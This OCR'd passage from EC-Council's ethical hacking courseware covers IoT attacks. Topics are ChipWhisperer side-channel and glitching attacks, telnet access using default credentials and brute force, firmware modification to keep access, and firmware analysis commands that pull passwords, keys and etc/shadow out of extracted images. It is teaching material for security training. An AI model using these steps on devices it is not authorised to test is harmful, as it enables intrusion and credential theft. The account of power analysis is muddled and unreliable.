


Figure 18.45: Screenshot of GNU Radio

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Side-Channel Attack using ChipWhisperer

Source: *https://newae.com*

ChipWhisperer is an open-source toolchain mainly used for embedded hardware security research and for performing side-channel power analysis and glitching attacks. These attacks are mainly used to extract cryptographic keys from a system.

A side-channel attack is a cryptographic attack that leverages the implementation of the physical system to gain information, such as information regarding power consumption, time, sound, and electromagnetic leaks, instead of exploiting the vulnerabilities in the code.

To perform a side-channel attack, the ChipWhisperer hardware needs the following two things:

- **Capture Board**: This has special hardware used for capturing very small signals with an exactly synchronized clock
- **Target Board**: This is a processor that can be programmed for performing a secure operation

Attackers use ChipWhisperer to break the implementation of complex algorithms such as AES and triple DES by using a technique called a power analysis attack, which is a form of side-channel attack. In this method, the attacker takes control over the input data and the power consumption. Then, the known input data is XORed with the unknown input data to obtain the unknown output data, and the guessed secret key is compared with the real measurements to obtain the original secret key.

Some of the classes of side-channel attacks used to obtain information about secrets in the system are cache attacks, timing attacks, power-monitoring attacks, electromagnetic attacks, acoustic cryptanalysis, fault analysis, data remanence, and optical attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ChipWhisperer is also used to inject glitches into any embedded hardware, with the intention of disclosing the information. In this attack, the attacker can manipulate the code by gaining access to either the clock or input power of the device.





Figure 18.46: ChipWhisperer Nano

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Gain Remote Access

Vulnerabilities identified in the vulnerability-scanning phase allow an attacker to remotely gain access and command and control the attack while evading detection from various security products. Based on the vulnerabilities in an IoT device, the attacker may turn the device into a backdoor to gain access to an organization's network without infecting any end system that is protected by IDS/IPS, firewall, antivirus software, etc. After gaining remote access, attackers use these devices as a platform to launch attacks on other devices in the network.

Gaining Remote Access using Telnet

Attackers perform port scanning to learn about open ports and services on the target IoT device. If an attacker identifies that the telnet port is open, he/she exploits this vulnerability to gain remote access to the device. Many embedded system applications in IoT devices such as industrial control systems, routers, VoIP phones, and televisions. implement remote access capabilities using telnet. These applications include a telnet server for remote access.

Once the attacker identifies an open telnet port, he/she can learn what information is shared between the connected devices, including their software and hardware models. Then, the attacker performs further attacks by exploiting their specific vulnerabilities. First, the attacker identifies whether authentication is required or not. If not, he/she directly obtains unauthorized access to explore the data stored in the device. If authentication is required, then the attacker tries all the default credentials such as root/root and system/system or performs a brute-force attack to obtain passwords for the administrator or common user accounts. For example, an attacker can use tools such as Shodan and Censys to gain remote access to the target device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.47: Gaining remote access using Shodan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Maintain Access

Once the attacker gains access to the device, the attacker uses various techniques to maintain access and perform further exploitation. Attackers remain undetected by clearing the logs, updating firmware, and using malicious programs such as backdoor, trojans, etc. to maintain access. Attackers use tools such as Firmware Mod Kit, Firmwalker, Firmalyzer Enterprise, and Firmware Analysis Toolkit to exploit firmware.

Maintain Access by Exploiting Firmware

Source: *https://code.google.com*

The Firmware Mod Kit allows for easy deconstruction and reconstruction of firmware images for various embedded devices. While it primarily targets Linux-based routers, it is compatible with most firmware that makes use of common firmware formats and file systems such as TRX/uImage and SquashFS/CramFS.

The Firmware Mod Kit is a collection of tools, utilities, and shell scripts. The utilities can be used directly, or the shell scripts can be used to automate and combine common firmware operations (e.g., extract and rebuild). Using Firmware Mod Kit, attackers can perform the following activities:

- Extract a firmware image into its component parts
- User makes a desired modification to the firmware's file system or web UI (webif)
- Rebuild firmware
- Flash modified firmware onto the device and brick it

The core scripts to facilitate firmware operations are listed below.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Primary Scripts	Secondary Scripts
extract-firmware.sh → Firmware extraction script	ddwrt-gui-extract.sh → Extracts Web GUI files from extracted DD-WRT firmware
build-firmware.sh → Firmware rebuilding script	ddwrt-gui-rebuild.sh → Restores modified Web GUI files to extracted DD-WRT firmware

Table 18.5: Firmware Mod Kit code scripts





Figure 18.48: Screenshot of Firmware Mod Kit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firmware Analysis and Reverse Engineering

Firmware acts as the central point in controlling various IoT devices. Attackers analyze the firmware of the target IoT devices to uncover the underlying loopholes and vulnerabilities. Attackers perform firmware analysis to identify the passwords, API tokens and endpoints, vulnerable services running, backdoor accounts, configuration files in use, private keys, stored data, etc.

Steps used by attackers to perform firmware analysis and reverse engineering:

Source: *https://www.owasp.org*

- **Obtain Firmware**

  After gaining access to the target IoT device, extract the firmware from the device

- **Analyze Firmware**

  Run the following commands to analyze the firmware:

  - Run “file” command on the “*.bin” file
  - Verify the MD5 signature
    - Run the “cat” command on the *.md5 file
    - Run the “md5sum” command on the *.bin file
  - Run “strings” against the *.bin file
    - For example,

      strings -n 10 xyz.bin > strings.out

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

less strings.out

- Run "hexdump" against the *.bin file
  - For example,

    hexdump -C -n 512 xyz.bin > hexdump.out

    cat hexdump.out
  - Running hexdump can help identify the type of firmware build


- **Extract the Filesystem**
  - Run binwalk for analyzing, reverse-engineering, and extracting data from the firmware image
    - For example,

      binwalk xyz.bin
    - binwalk will identify the type of file system in use
  - Extract the filesystem using "dd"
    - For example,

      dd if=xyz.bin bs=1 skip=922460 count=2522318 of=xyz.squashfs
- **Mount the Filesystem**
  - Create a mount directory

    For example, mkdir rootfs
  - sudo mount -t ext2 {filename} rootfs
- **Analyze the Filesystem Content**
  - Check the following files and folders once the filesystem is mounted:
    - etc/passwd, etc/shadow, etc/ssl
    - grep -rnw '/path/to/somewhere/' -e "pattern" such as password, admin, and root.
    - find . -name '*.conf' and other file types such as *.pem, *.crt, *.cfg, .sh, and .bin.
    - You can also run the Firmwalker script to search for these items in the extracted filesystem
- **Emulate Firmware for Dynamic Testing**
  - Perform dynamic testing of the web interface of the device using emulation software such as QEMU


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Hacking Tools

Attackers use IoT hacking tools to gather information about devices connected to a network, their open ports and services, the attack surface area, and associated vulnerabilities to perform further exploitation on the device and the organization's network. This section deals with various IoT hacking tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information-Gathering Tools

Attackers use information-gathering tools such as Shodan and Censys to gather basic information about the target device and network. Using these tools, attackers obtain information such as live devices connected to the network, their make, open ports and services, their physical location, etc.

- **Censys**

  Source: *https://censys.io*

  Censys is a public search engine and data-processing facility backed by data collected from ongoing Internet-wide scans. Censys supports full-text searches on protocol banners and queries a wide range of derived fields. It can identify specific vulnerable devices and networks, and generate statistical reports on broad usage patterns and trends. Censys continually monitors every reachable server and device on the Internet, so one can search for and analyze them in real time. It allows a pen-tester to understand the network attack surface, discover new threats, and assess their global impact. Censys collects data on hosts and websites through daily ZMap and ZGrab scans of the IPv4 address space, in turn maintaining a database of how hosts and websites are configured.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

